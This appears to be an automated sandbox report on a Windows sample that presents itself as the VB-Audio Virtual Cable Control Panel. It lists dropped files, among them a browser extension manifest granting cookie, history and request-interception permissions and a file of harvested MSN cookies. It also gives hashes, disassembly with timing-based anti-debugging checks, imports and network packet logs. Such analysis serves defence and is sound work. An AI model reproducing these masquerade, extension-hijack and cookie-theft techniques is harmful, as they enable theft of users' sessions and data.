Preview:	7z.'.....9.....\$......^x..D.....z'...P.....P'.B...a.lk.?h.O (<M..A...S...> ...[y...E.BF.@.*w..43.{.b.G...(.=-.Q.2'.9.l%...~.4..~.uX6.....S.....T..K.l)}...+>\\YeFp-...<.Otpw.....#.NV...~.;(.~.F~...R.\$s..m..y.>..x.>..Osw..m..A.O.h].dWz1.mf.-.tl.H.So.\$~.7um..\\...-m.wY.....0.`.....y.;.....-w..L".T.W..l...`6....U.....n.(...z.."^...R..b.G.;W...k2. jS...m... .M.jZ5W.>...j.....{T.H....Q.?.Ybun.....gPd....E.<k.Z.eA".k.G.....6'.a.X >o.D4.r...E...N.....w...S.....5..[O.=?.Q..Q...".@..5./V...."[K...V.....L..{XYWU...^.....2x.E. b.E....1.....#Gl.3...2.W[X9.g.X'.u\$FZ.o....z.>hY.?.g.T)S.q+.....eT..0e..&.`2...[s...{.-_h.C7c.zH.....l.'!'.j.m..8V.-".....nVa...^..Tx/.....4.?v.Z....o.....C.cWt8-....^]..d..He ...l.7....T.X..?.d0..ly...T..u.....L...S1.a.....3Z?...M.73.....`...a...C-}.r.&FOY..aA.w.y..5..K@.N.....0\$.>..l.@#....q1...H.S...j....3...X.E.N.i7...j"]..50.6...or
----------	--

C:\Users\user\AppData\Local\crx.json

Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1981
Entropy (8bit):	5.365969892012237
Encrypted:	false
SSDEEP:	48:Y4xeW8t8pzxeW8t8poi5a+Q8Elelc1FE8t8RcvPQ:VxhxmiAvMQ
MD5:	B5CEED4A6FA3F501787DE10B4CB02EEE
SHA1:	F09C0A8CA18D825D6CE6F192090EBD0659C7321B
SHA-256:	749F47181C95AD070353887E477542AAE4AE41F2802CCCB8312F429767254CB8
SHA-512:	02B7DE9D7FDAB98F63837A5E98FA0DCCC90FEBB45EAC1CD13523315083D209FFD748513BF1AF5562F10C75E6C821D9B4003EFF3D13CD4CC8B2D76688682E956
Malicious:	false
Preview:	{ "active_permissions": ["api": ["activeTab", "browsingData", "contentSettings", "contextMenus", "cookies", "downloads", "downloadsInternal", "history", "management", "privacy", "storage", "tabs", "topSites", "webNavigation", "webRequest", "webRequestBlocking"], "scriptable_host": ["http:///*", "https:///*"], "creation_flags": 1, "extension_can_script_all_urls": true, "from_bookmark": false, "from_webstore": false, "granted_permissions": { "api": ["activeTab", "browsingData", "contentSettings", "contextMenus", "cookies", "downloads", "downloadsInternal", "history", "management", "privacy", "storage", "tabs", "topSites", "webNavigation", "webRequest", "webRequestBlocking"], "scriptable_host": ["http:///*", "https:///*"] }, "initial_keybindings_set": true, "install_time": "13243077899481747", "location": 1, "manifest": { "background": { "persistent": true, "scripts": ["jquery-1.8.3.min.js", "background.js"] }, "browser_action": { "default_icon": "icon.png", "default_popup": "popup.html", "default_title": "book_helper" }, "content_scripts": [{ "all_frames": false

C:\Users\user\AppData\Local\webdata1611970646229

Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:l3sa9uKnaDsdUDitMKMC1mBKC7g1HFp/GelCEjWTPeKeWbS8pz/YLcs+P+qigSz4:l3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACE
Malicious:	false
Preview:	SQLite format 3.....@\$......C.....

C:\Users\user\AppData\Roaming\1611970637183.exe

Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	103632
Entropy (8bit):	6.404475911013687
Encrypted:	false
SSDEEP:	1536:TmNElglU+fG/vknVahVV8xftC9uYRmDBlwZ3Y12wk7jhqnGbi5A:TCUt+fGmETSRtk92wZ3hb7jh76A
MD5:	EF6F72358CB02551CAEBE720FBC55F95
SHA1:	B5EE276E8D479C270ECEB497606BD44EE09FF4B8
SHA-256:	6562BDCBF775E04D8238C2B52A4E8DF5AFA1E35D1D33D1E4508CFE040676C1E5
SHA-512:	EA3F0FCF40ED3AA3E43B7A19ED6412027F76F9D2D738E040E6459415AA1E5EF13C29CA830A66430C33E492558F7C5F0CC86E1DF9474322F231F8506E49C3A1A9C
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....\$......K..s.i. i. i. f. i. f. i. i. J. i. J. i. i. h. J. i. i. i. i. (. i. (. i. Rich.i.PE..L...S.Z.....@.....@...W.....f.....text.....`rdata.....@...@.data.....@...src...W...@...X.....@...@.....

C:\Users\user\AppData\Roaming\1611970637183.txt

Process:	C:\Users\user\AppData\Roaming\1611970637183.exe
----------	---

C:\Users\user1\AppData\Roaming\1611970637183.txt	
File Type:	Little-endian UTF-16 Unicode text, with very long lines, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	23914
Entropy (8bit):	3.719911941386575
Encrypted:	false
SSDEEP:	192:b3r3liiM35gYs3b370v323V3b3h7l67T3qihW/j+es8JlkS3D:bb/cJgYsLL0vmFLR7lUqmR8Jlks3D
MD5:	A8B67189AA1F9DAA1DF00583F7A3DA6F
SHA1:	0D5F62621E11E7EBA831576B56FADAED57D31DCA
SHA-256:	5A427E57B186089AAC42F1C00D9D88ACCCAD0E1C0423BEFA769A7E72E9F826E6
SHA-512:	673F9D7CA779F4E136503B6A0B2914BA24E28E23EA78503D9A47308030C02E52A5C95445EC396399ED0DE578F0ED89E5E1038F573A666D71693FAE19F23EF4BA
Malicious:	false
Preview:	..[.....{".....".M.o.d.i.f.i.e.d..T.i.m.e."::".6/.2.7./2.0.1.9..1.2::5.4::5.0..P.M.".....".E.x.p.i.r.e..T.i.m.e."::".6/.2.7./2.0.2.0..1.2::5.4::5.1..P.M.".....".H.o.s.t..N.a.m.e."::".m.s.n...c.o.m.".....".P.a.t.h."::"/",.....".N.a.m.e."::".m.a.r.k.e.t.P.r.e.f.".....".V.a.l.u.e."::".d.e.-c.h.".....".S.e.c.u.r.e."::".N.o.".....".H.T.T.P..O.n.l.y."::".Y.e.s.".....".H.o.s.t..O.n.l.y."::".N.o.".....".E.n.t.r.y..I.D."::".2",.....".T.a.b.l.e..N.a.m.e."::".C.o.o.k.i.e.E.n.t.r.y.E.x._.1.0."....."}.....{".....".M.o.d.i.f.i.e.d..T.i.m.e."::".6/.2.7./2.0.1.9..1.2::5.4::5.0..P.M.".....".E.x.p.i.r.e..T.i.m.e."::".6/.2.7./2.0.2.0..1.2::5.4::5.0..P.M.".....".H.o.s.t..N.a.m.e."::".m.s.n...c.o.m.".....".P.a.t.h."::"/",.....".N.a.m.e."::".P.r.e.f.e.r.e.n.c.e.s.M.s.n.".....".V.a.l.u.e."::".e.y.J.F.e.H.B.p.c.n.l.U.a.W.1.l.l.j.o.2.M.z.c.y.O.D.g.1.O.T.M.z.N.j.g.z.N.j.l.z.M.D.U.s.I.l.Z.l.c.n.N.p.b.2.4.i.O.j.F.9.0.".....

Static File Info

General	
File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.867812997543559
TrID:	- Win32 Executable (generic) a (10002005/4) 99.96% - Generic Win/DOS Executable (2004/3) 0.02% - DOS Executable Generic (2002/1) 0.02% - Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Cyjf6XGbkd.exe
File size:	4247224
MD5:	63204eb716c856723a010747d58a6b00
SHA1:	7e97f00b4c3580cedee02c448ac9aeb54afebfd2
SHA256:	6d2db66a98ec5730bdcbc41dc7c78210fe24fe48bf7e44b59ab01c2084900456
SHA512:	4b00dc3d824d3526972f74b913cff2b1d0e12745de58bfe4ba6196088a17b2346b4ec019bdf923acc57c77f88aa7b17fa230100c6c35b6672c7a39bfa4953c2e
SSDEEP:	49152:roT9J9uexVOSTjxyFHYRSfSIDR4ZmCc+92ngXBZfiustXoca4P/8uXojZ0Oylih:roT9mexHpulCHlxAAtZpJ+8yBVj
File Content Preview:	MZ.....@.....>....L!T his program cannot be run in DOS mode...\$.....\$<!,']O ']O.']O.V{D.a]O..AA.u]O..B\m]O..]N..]O.V{E..]O..[.a]O. Rich']O.....PE..L.....%V.....

File Icon

	
Icon Hash:	b595139bec4252a9

Static PE Info

General	
Entrypoint:	0x403bc3
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x56250B1B [Mon Oct 19 15:24:11 2015 UTC]
TLS Callbacks:	
CLR (.Net) Version:	

General		
OS Version Major:		4
OS Version Minor:		0
File Version Major:		4
File Version Minor:		0
Subsystem Version Major:		4
Subsystem Version Minor:		0
Import Hash:		3a057d8e2436bad9e0ae8c20a8d4d334

Authenticode Signature

Signature Valid:	
Signature Issuer:	
Signature Validation Error:	
Error Number:	
Not Before, Not After	
Subject Chain	
Version:	
Thumbprint MD5:	
Thumbprint SHA-1:	
Thumbprint SHA-256:	
Serial:	

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub ebp, 18h
mov dword ptr [ebp-14h], 00403BC3h
pushfd
pushad
xor ecx, ecx
rdtsc
mov ecx, eax
xor eax, eax
rdtsc
sub ecx, eax
cmp ecx, 00000000h
jne 00007F47FD019EA3h
mov eax, dword ptr [edx]
mov esi, esp
mov ecx, esi
push edx
call edi
mov ebx, dword ptr [ebx]
add ebx, eax
mov edx, dword ptr [edx]
mov ebx, dword ptr [ebx]
popad
popfd
push 00000005h
pushfd
pushad
xor ecx, ecx
rdtsc
mov ecx, eax
xor eax, eax
rdtsc
sub ecx, eax
cmp ecx, 00000000h
jne 00007F47FD019E9Fh
pop ebx
inc edi
mov ecx, esi
mov ebx, dword ptr [esp]

Instruction
mov ecx, dword ptr [ebx]
call dword ptr [eax]
mov ebp, ecx
popad
popfd
mov eax, 00403F45h
pushfd
pushad
xor ecx, ecx
rdtsc
mov ecx, eax
xor eax, eax
rdtsc
sub ecx, eax
cmp ecx, 00000000h
jne 00007F47FD019E9Ch
mov ecx, dword ptr [ecx]
mov ecx, esi
mov ecx, ebp
cmp eax, edx
mov edi, ebp
popad
popfd
push eax
pushfd
pushad
xor ecx, ecx
rdtsc
mov ecx, eax
xor eax, eax
rdtsc
sub ecx, eax
cmp ecx, 00000000h
jne 00007F47FD019EA1h
mov eax, dword ptr [ebp+00h]
dec eax
imul eax, edx
mov edx, dword ptr [eax]
mov ebx, dword ptr [ecx]
add eax, edx
push ecx
pop eax
popad
popfd
push 000013C5h
pushfd
pushad
xor ecx, ecx
rdtsc
mov ecx, eax
xor eax, eax
rdtsc
sub ecx, eax
cmp ecx, 00000000h
jne 00007F47FD019E9Eh
mov eax, ebx
call esi
mov ecx, dword ptr [edi]
imul eax, edx
call dword ptr [ebx]
dec edx
popad
popfd
push 00000079h

Rich Headers

Programming Language:

- [C++] VS98 (6.0) SP6 build 8804
- [EXP] VC++ 6.0 SP5 build 8804
- [C] VS98 (6.0) SP6 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xb8f0	0x8c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x12000	0xc0590	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0xd2000	0x1eb8	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0xb000	0x1c4	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x9276	0xa000	False	0.565625	data	6.61275809173	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xb000	0x12dc	0x2000	False	0.28466796875	data	3.67874100082	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xd000	0x4ea4	0x4000	False	0.1611328125	data	1.88336858311	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x12000	0xc0590	0xc1000	False	0.293020614071	data	5.94457194459	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_BITMAP	0x124e0	0xbf518	data	French	France
RT_ICON	0x121e0	0x2e8	dBase IV DBT of @.DBF, block length 512, next free block index 40, next free block 4279173368, next used block 2163736576	French	France
RT_MENU	0xd19f8	0x3d4	data	French	France
RT_GROUP_ICON	0x124c8	0x14	data	French	France
RT_VERSION	0xd1dd0	0x3c0	data	French	France
RT_MANIFEST	0xd2190	0x3f9	XML 1.0 document, ASCII text, with CRLF line terminators	French	France

Imports

DLL	Import
KERNEL32.dll	FlushFileBuffers, GetStringTypeW, GetStringTypeA, SetLastError, LoadLibraryA, GetOEMCP, GetACP, LCMAPStringW, MultiByteToWideChar, GetCPInfo, SetFilePointer, WriteFile, TlsGetValue, SetLastError, DeviceIoControl, GetTickCount, CreateFileA, GetLastError, CreateMutexA, ReleaseMutex, WaitForSingleObject, CloseHandle, GetModuleHandleA, GetProcAddress, GetCurrentProcess, LCMAPStringA, GetVersionExA, TlsAlloc, TlsSetValue, GetCurrentThreadId, GetFileType, GetStdHandle, HeapFree, HeapAlloc, HeapReAlloc, GetStartupInfoA, GetCommandLineA, GetVersion, ExitProcess, InitializeCriticalSection, DeleteCriticalSection, EnterCriticalSection, LeaveCriticalSection, InterlockedDecrement, InterlockedIncrement, GetModuleFileNameA, GetEnvironmentVariableA, HeapDestroy, HeapCreate, VirtualFree, VirtualAlloc, RtlUnwind, TerminateProcess, UnhandledExceptionFilter, FreeEnvironmentStringsA, FreeEnvironmentStringsW, WideCharToMultiByte, GetEnvironmentStrings, GetEnvironmentStringsW, SetHandleCount
USER32.dll	GetMessageA, DispatchMessageA, TranslateMessage, LoadIconA, LoadCursorA, RegisterClassA, CreateWindowExA, ShowWindow, UpdateWindow, GetSystemMetrics, SetWindowPos, SetTimer, BeginPaint, EndPaint, KillTimer, PostQuitMessage, GetDC, ReleaseDC, DefWindowProcA, MessageBoxA, DrawTextA, LoadBitmapA, PostMessageA, SystemParametersInfoA
GDI32.dll	SetBkMode, SetTextColor, Rectangle, CreateCompatibleDC, SelectObject, GetObjectA, BitBlt, DeleteDC, DeleteObject, CreateFontIndirectA, CreateBrushIndirect, GetStockObject
ADVAPI32.dll	RegOpenKeyExA, RegCreateKeyExA, RegOpenKeyA, RegCreateKeyA, RegSetValueExA, RegCloseKey

DLL	Import
SHELL32.dll	ShellExecuteA
SETUPAPI.dll	SetupDiGetClassDevsA, SetupDiEnumDeviceInterfaces, SetupDiGetDeviceInterfaceDetailA, SetupDiDestroyDeviceInfoList

Version Infos


Description	Data
LegalCopyright	V.Burel2012-2015
InternalName	VBCABLE_ControlPanel
FileVersion	1, 0, 3, 5
CompanyName	VB-AUDIO Software
Comments	VB-AUDIO Control Panel forVB-Audio Virtual Cable
ProductName	VBCABLE_ControlPanel
ProductVersion	1, 0, 3, 5
FileDescription	VB-AUDIO Virtual Cable Control Panel
OriginalFilename	VBCABLE_ControlPanel.exe
Translation	0x0000 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
French	France	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 29, 2021 17:36:38.256937981 CET	49725	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:38.306694031 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:38.306782007 CET	49725	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:38.307451963 CET	49725	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:38.307509899 CET	49725	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:38.355701923 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:38.355820894 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:38.379690886 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:38.379713058 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:38.379725933 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:38.379738092 CET	80	49725	104.21.23.16	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 29, 2021 17:36:38.379745007 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:38.379833937 CET	49725	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:38.392950058 CET	49725	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:38.392991066 CET	49725	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:38.439117908 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:38.439142942 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:38.444030046 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:38.444063902 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:38.444089890 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:38.444117069 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:38.444120884 CET	49725	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:38.444150925 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:38.444159985 CET	49725	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:38.485577106 CET	49725	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:38.555047035 CET	49725	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:38.555078983 CET	49725	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:38.601149082 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:38.601165056 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:38.608758926 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:38.608782053 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:38.609004974 CET	49725	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:38.609302998 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:38.609328032 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:38.609415054 CET	49725	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:38.610405922 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:38.657092094 CET	49725	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:40.871623993 CET	49725	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:40.871685028 CET	49725	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:40.918102980 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:40.918132067 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:40.932384968 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:40.932411909 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:40.932545900 CET	49725	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:40.932952881 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:40.932970047 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:40.933042049 CET	49725	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:40.933917999 CET	80	49725	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:40.985033989 CET	49725	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:46.548799992 CET	49729	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:46.594649076 CET	80	49729	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:46.595305920 CET	49729	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:46.603761911 CET	49729	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:46.603826046 CET	49729	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:46.653562069 CET	80	49729	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:46.653582096 CET	80	49729	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:46.686892033 CET	49730	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:46.695880890 CET	80	49729	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:46.696003914 CET	80	49729	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:46.696084023 CET	80	49729	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:46.696084976 CET	49729	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:46.696126938 CET	80	49729	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:46.696185112 CET	49729	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:46.696902990 CET	80	49729	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:46.727946997 CET	49725	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:46.732964993 CET	80	49730	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:46.733454943 CET	49730	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:46.738434076 CET	49730	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:46.738558054 CET	49730	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:46.784315109 CET	80	49730	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:46.784346104 CET	80	49730	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:46.807162046 CET	80	49730	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:46.807198048 CET	80	49730	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:46.807224989 CET	80	49730	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:46.807250023 CET	80	49730	104.21.23.16	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 29, 2021 17:36:46.807271957 CET	80	49730	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:46.807357073 CET	49730	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:46.807379961 CET	49730	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:46.876214027 CET	49729	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:49.255383968 CET	49729	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:49.255412102 CET	49729	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:49.302926064 CET	80	49729	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:49.302954912 CET	80	49729	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:49.311367989 CET	80	49729	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:49.311407089 CET	80	49729	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:49.311429977 CET	80	49729	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:49.311451912 CET	80	49729	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:49.311466932 CET	80	49729	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:49.311543941 CET	49729	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:49.311564922 CET	49729	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:52.775774956 CET	49729	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:55.304384947 CET	49730	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:55.304445028 CET	49730	80	192.168.2.6	104.21.23.16
Jan 29, 2021 17:36:55.352152109 CET	80	49730	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:55.352173090 CET	80	49730	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:55.358536005 CET	80	49730	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:55.358561039 CET	80	49730	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:55.358577013 CET	80	49730	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:55.358596087 CET	80	49730	104.21.23.16	192.168.2.6
Jan 29, 2021 17:36:55.358608961 CET	80	49730	104.21.23.16	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 29, 2021 17:36:25.088690996 CET	60261	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:36:25.145237923 CET	53	60261	8.8.8.8	192.168.2.6
Jan 29, 2021 17:36:26.123815060 CET	56061	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:36:26.173882008 CET	53	56061	8.8.8.8	192.168.2.6
Jan 29, 2021 17:36:27.246218920 CET	58336	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:36:27.296982050 CET	53	58336	8.8.8.8	192.168.2.6
Jan 29, 2021 17:36:29.067965031 CET	53781	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:36:29.116146088 CET	53	53781	8.8.8.8	192.168.2.6
Jan 29, 2021 17:36:31.026458979 CET	54064	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:36:31.077909946 CET	53	54064	8.8.8.8	192.168.2.6
Jan 29, 2021 17:36:35.485811949 CET	52811	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:36:35.537560940 CET	53	52811	8.8.8.8	192.168.2.6
Jan 29, 2021 17:36:36.429775953 CET	55299	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:36:36.477709055 CET	53	55299	8.8.8.8	192.168.2.6
Jan 29, 2021 17:36:37.372859001 CET	63745	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:36:37.424420118 CET	53	63745	8.8.8.8	192.168.2.6
Jan 29, 2021 17:36:38.183897018 CET	50055	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:36:38.242616892 CET	53	50055	8.8.8.8	192.168.2.6
Jan 29, 2021 17:36:38.614181042 CET	61374	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:36:38.665256977 CET	53	61374	8.8.8.8	192.168.2.6
Jan 29, 2021 17:36:39.602166891 CET	50339	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:36:39.651047945 CET	53	50339	8.8.8.8	192.168.2.6
Jan 29, 2021 17:36:44.965429068 CET	63307	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:36:45.016309977 CET	53	63307	8.8.8.8	192.168.2.6
Jan 29, 2021 17:36:46.307152033 CET	49694	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:36:46.366413116 CET	53	49694	8.8.8.8	192.168.2.6
Jan 29, 2021 17:36:46.616519928 CET	54982	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:36:46.676454067 CET	53	54982	8.8.8.8	192.168.2.6
Jan 29, 2021 17:36:55.323558092 CET	50010	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:36:55.371407986 CET	53	50010	8.8.8.8	192.168.2.6
Jan 29, 2021 17:37:01.078157902 CET	63718	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:37:01.138761044 CET	53	63718	8.8.8.8	192.168.2.6
Jan 29, 2021 17:37:04.603930950 CET	62116	53	192.168.2.6	8.8.8.8
Jan 29, 2021 17:37:04.668473959 CET	53	62116	8.8.8.8	192.168.2.6
Jan 29, 2021 17:37:13.479643106 CET	63816	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 29, 2021 17:37:13.538614035 CET	53	63816	8.8.8.8	192.168.2.6
Jan 29, 2021 17:37:14.001022100 CET	55014	53	192.168.2.6	8.8.8.8
